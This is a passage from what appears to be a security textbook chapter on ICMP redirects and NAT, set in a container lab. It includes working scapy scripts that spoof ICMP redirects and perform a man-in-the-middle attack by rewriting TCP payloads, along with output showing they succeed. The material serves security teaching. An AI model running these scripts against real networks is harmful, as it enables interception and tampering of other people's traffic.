An ICMP redirect is an error message sent by a router to the sender of an IP packet. Redirects are used when a router believes a packet is being routed incorrectly, and it would like to inform the sender that it should use a different router for the subsequent packets sent to that same destination.

Let us see ICMP redirect in action. We go to `10.9.0.5` in our experiment setup (Figure 3.1). On this machine, the default router is `10.9.0.1`. Therefore, if we send a packet to `1.1.1.1`, it will be sent to the default router. Let's change the default router to `10.9.0.11` using the following:

```
// On 10.9.0.5
# ip route change default via 10.9.0.11
# ip route
default via 10.9.0.11 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.105
192.168.60.0/24 via 10.9.0.11 dev eth0
```

On `10.9.0.11`, packets going to `1.1.1.1` will also use its default route entry, which is also `10.9.0.1`. See the following:

```
// On 10.9.0.11
# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.11
192.168.60.0/24 dev eth1 proto kernel scope link src 192.168.60.11
```

We ping `1.1.1.1` from `10.9.0.5`. We can see that the packet was sent to the router `10.9.0.11`, which immediately realized the problem: the next-hop router for the packet is `10.9.0.1`, but the sender is directly connected to that router, so this is a detour, and the problem needs to be fixed on the sender side. Therefore, the router sent a few ICMP redirect messages to the sender, asking the sender to update its routing information.

```
// On 10.9.0.5
# ping 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
```

```
From 10.9.0.11: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.1)
From 10.9.0.11: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.1)
```

From the following results, we can see that the sender does change its routing information, but not the routing table. Only two cache entries are added. Before the cache expires, if we ping `1.1.1.1` again, and this time, the packets went directly to `10.9.0.11` and we get the reply.

```
// On 10.9.0.5
# ip route
default via 10.9.0.11 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0

# ip route show cache
1.1.1.1 via 10.9.0.1 dev eth0
    cache <redirected> expires 263sec
1.1.1.1 via 10.9.0.1 dev eth0
    cache <redirected> expires 263sec

# ping 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=54 time=24.6 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=54 time=28.2 ms
```

If we want to repeat the experiment, we can either wait for the cache to time out, or use the "`ip route flush cache`" to clean the cache.

**Note.** It should be noted that in Ubuntu 20.04, by default, a host will not accept ICMP redirect message, because ICMP redirect can be used for attacks (we will discuss this attack next). This behavior is decided by a system variable (see the following). By default, it is set to 0, i.e., do not accept ICMP redirect message. In our container setup, we have already set it to 1 for the `10.9.0.5` container:

```
# sysctl net.ipv4.conf.all.accept_redirects
net.ipv4.conf.all.accept_redirects = 0
```

### 3.5.4 ICMP Redirect Attack

Since ICMP does not have any built-in integrity checking mechanism, it is possible to spoof ICMP redirect messages, so we can redirect victim's packets to a malicious router, which can intercept the packets and modify their data. In this section, we show how to spoof ICMP redirect messages, and how to use this technique to launch the Man-In-The-Middle (MITM) attack.

For convenience, we repost the experiment setup diagram in Figure 3.7. Initially on the Victim container, the router `10.9.0.11` is used to to reach the `192.168.60.0/24` network. We would like to redirect the traffic, so packets to the `192.168.60.0/24` network will be sent to the Malicious Router (`10.9.0.111`). We send spoofed ICMP redirect message from the attacker container to achieve this goal.

**Attacks.** Since we have modified the default route on the Victim machine in the previous experiments, we need to change it back or restart the container. We wrote the following program




Figure 3.7: The experiment environment setup (same as Figure 3.1)

to spoof ICMP redirect messages:

Listing 3.3: `icmp_redirect.py`

```
#!/usr/bin/env python3
from scapy.all import *

victim = '10.9.0.5'
real_gateway = '10.9.0.11'
fake_gateway = '10.9.0.111'

ip = IP(src = real_gateway,  dst = victim)
icmp = ICMP(type=5, code=1)
icmp.gw = fake_gateway                          ①

ip2 = IP(src = victim, dst = '192.168.60.5')    ②
send(ip/icmp/ip2/ICMP());                       ③
```

In the code above, we spoof an ICMP redirect message from the real gateway to the victim. The gateway (`gw`) field of the ICMP redirect message is set to the fake gateway (Line ①). This message tells the victim to use the fake gateway. Which destination should be redirected comes from the IP header enclosed in the data part of the redirect message (see the `dst` field in Line ②).

According to the ICMP protocol, ICMP redirect message should contain a data section that includes a copy of the entire IP header, plus at least the first eight bytes of data from the IP packet that caused the redirect message. The data section is used by the host to see which packet has caused the error message, so the recipient can know which route should be updated. Moreover, on Ubuntu 20.04, the recipient of the ICMP redirect message will verify whether the packet information enclosed in the data part is consistent with the packets that were sent out. If not, the message will be dropped.

In Line ③, we put an ICMP packet in the payload of `ip2`. We assume that the victim was sending out ICMP packets. If the victim sends out UDP packets, we need to use `UDP()` in Line ③. Let's launch the attack. We first start the ping program on the victim machine, and

then launch `icmp_redirect.py` on the attacker machine. On the victim machine, we see the following:

```
// On the victim container 10.9.0.5
# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 296sec
```

From the route cache, we can see that the route to `192.168.60.5` on the victim container has been changed to `10.9.0.111`, which is our malicious router. If you don't get this result, run the attack program multiple times while the ping command is still running.

We can further check the actual route by running the `mtr` traceroute command. From the result, we can see that packets do go through our malicious router.

```
# mtr -n 192.168.60.5

 Host
 1. 10.9.0.111      <-- our malicious router
 2. 10.9.0.11       <-- the actual router
 3. 192.168.60.5    <-- destination
```

You may wonder why the malicious router does not send an ICMP redirect message. It is on the same network as the sender and the next-hop router, so it is supposed to redirect the sender. We did configure the malicious router not to send out ICMP redirect messages. You can find the following entries in the `docker-compose.yml` file of the experiment setup. Setting those values to zero prevents the system from sending out ICMP redirect messages. If you change them to 1, you will see ICMP redirect messages sent out by the malicious router. That will defeat your own attack.

```
sysctls:
        - net.ipv4.conf.all.send_redirects=0
        - net.ipv4.conf.default.send_redirects=0
        - net.ipv4.conf.eth0.send_redirects=0
```

### 3.5.5 MITM Attack Using ICMP Redirect

Once the traffic is redirected to the malicious router, if we want to modify the data in the packet, we can turn off the IP forwarding on the malicious router, so it drops the original packets. Meanwhile, we use the sniffing technique to get a copy of the original packet, make some changes, and send this modified packet out. This is the standard Man-In-The-Middle attack.

The code (`mitm_nc.py`) in the following replaces the occurrence of `seedlabs` in the data with `AAAAAAAA`. It is quite similar to the MITM program in the ARP Cache poisoning attack in the MAC chapter, so we will not repeat the explanation.

Listing 3.4: `mitm_nc.py`

```
#!/usr/bin/env python3
from scapy.all import *

MAC_A = "02:42:0a:09:00:05"
IP_B = "192.168.60.5"
```

```
def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        newdata = data.replace(b'seedlabs', b'AAAAAAAA')
        send(newpkt/newdata)
    else:
        send(newpkt)

# Capture TCP packets from A to B
f = 'tcp and ether src {A} and ip dst {B}'.format(A=MAC_A, B=IP_B)
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

We run the above program on the malicious router while the route cache is still effective on the victim machine. From Machine B, we can see the following results, which indicate that the MITM attack is successful.

```
// On 192.168.60.5
# nc -lp 9090
sdfdf
seedlabs    <-- Before mitm_nc.py was started
sdfsdfdf
AAAAAAAA    <-- "seedlabs" was typed on the client side
seed
labs
AAAAAAAA  < -- "seedlabs" was typed on the client side
labseed
```

### 3.5.6 Other ICMP Attacks

Other than the ICMP redirect message, many other ICMP error messages can also be used in attacks. For example, in the past, sending an ICMP destination unreachable message to a victim could potentially break its TCP connections or make it slower. These days, the risks of ICMP messages are already well understood, and many protocol implementations conduct additional checks so they cannot be easily fooled by spoofed ICMP error messages.

## 3.6 NAT: Network Address Translation

There is a very important and widely-used technology related to the IP protocol: it is called NAT, Network Address Translation. If you use virtual machines, or have your home network, you are probably using it. Take the home network as an example. Most of our households get one public IP address from the Internet Service Provider (ISP), but we probably have several computers inside the house. We assign private IP addresses to these computers. Inside the house, computers can communicate with one another using these IP addresses. However, these

IP addresses are not Internet-routable, i.e., no Internet router will route them, because private IP addresses belong to private networks, and can be used by anybody. How can the computers with private IP addresses access the Internet? NAT provides a solution to this problem.

The main idea of NAT is the following: when a packet from a private network goes out to the Internet through a router, the NAT server on the router replaces the source IP address of the packet with the public IP address provided the ISP. When replies come back, the NAT server will replace the destination IP address with the private address. NAT maintains a mapping table, so it knows which private IP address should be used in the translation. How NAT maintains the mappings is complicated and is beyond the scope of this chapter.




Figure 3.8: NAT

We use an experiment to demonstrate how NAT works. We redraw the experiment setup diagram in Figure 3.8 to include some additional information. The container setup is the same as the setup used earlier. In this setup, all packets going to the Internet from the containers need to go through the router `10.9.0.1`, which is actually the host VM for all these containers. When a host on the `10.9.0.0/24` network sends out a packet to the Internet, the packet will be routed to `10.9.0.1`, and then goes through several NAT servers before reaching the Internet:

- A NAT server ❶ runs on `10.9.0.1`. It translates the source IP of the packet to the VM's IP address assigned by the underlying virtual machine software (e.g., VirtualBox). In my setup, the VM's IP address is `10.0.2.38`, so the source IP address will be changed to `10.0.2.38`.

- The packet will get into the host computer, which is my laptop, and its IP address `192.168.0.48` is assigned by the wireless router inside my house. When the packet goes out from my computer to the wireless router, it goes through the NAT server on my laptop ❷, and its source IP address will be changed to `192.168.0.48`.

- When the wireless router ❸ sends the packet to the Internet through the cable modem, the source IP address goes through another NAT. This time, the source IP will be changed to the public IP address provided by my Internet Service Provider.

Therefore, a packet from a container inside the 10.9.0.0/24 network goes through three NAT servers before reaching the Internet. The return packet will go through the same path reversely, so eventually, the destination IP address can be translated back.

The private network 192.168.60.0/24 is not directly connected to 10.9.0.1, so the NAT server ❶ on 10.9.0.1 does not recognize it. Although packets from this network to the Internet will reach 10.9.0.1, NAT will not work properly. To solve this problem, we will add a NAT server on the router 10.9.0.11, translating IP address from 192.168.60.0/24 network to 10.9.0.11, which is known to the router 10.9.0.1.

We run the following command on the router container to set up a NAT on 10.9.0.11. It means for each packet going out from the eth0 interface, its source IP address will be replaced with the IP address assigned to the interface. In the environment setup, eth0 is the interface connected to the 10.9.0.0/24 network.

```
// Set up NAT on 10.9.0.11
# iptables -t nat -A POSTROUTING -j MASQUERADE -o eth0
```

We can run tcpdump on 10.9.0.11 to monitor the traffic on its eth0 interface. We ping 1.1.1.1 from 192.168.60.5. If the NAT is not set up on the router, we will see the ICMP packets with the source IP address 192.168.60.5, and there is no reply. After the NAT is set up, we will see that the source IP address is changed to 10.9.0.11, and we get echo replies.

```
// On 10.9.0.11: Before NAT is set up
# tcpdump -n -i eth0
IP 192.168.60.5 > 1.1.1.1: ICMP echo request, id 17, seq 1, ...
IP 192.168.60.5 > 1.1.1.1: ICMP echo request, id 17, seq 2, ...

// On 10.9.0.11: After NAT is set up
# tcpdump -n -i eth0
IP 10.9.0.11 > 1.1.1.1: ICMP echo request, id 16, seq 1, ...
IP 1.1.1.1 > 10.9.0.11: ICMP echo reply, id 16, seq 1, ...
IP 10.9.0.11 > 1.1.1.1: ICMP echo request, id 16, seq 2, ...
IP 1.1.1.1 > 10.9.0.11: ICMP echo reply, id 16, seq 2, ...
```

## 3.7 Summary

The IP protocol's main task is to deliver packets from the source host to the destination host. In this chapter, we focuses on the IPv4 protocol, studying how it works, including how the IP and ICMP protocol work, how fragmentation is conducted, and how routing works. We have also studied several security problems at this layer, including the attacks related to the fragmentation and the ICMP protocol.

## ❒ Hands-on Lab Exercise

We have developed a SEED lab for this chapter. The lab is called *ICMP Redirect Attack Lab*, and it is hosted on the SEED website: https://seedsecuritylabs.org.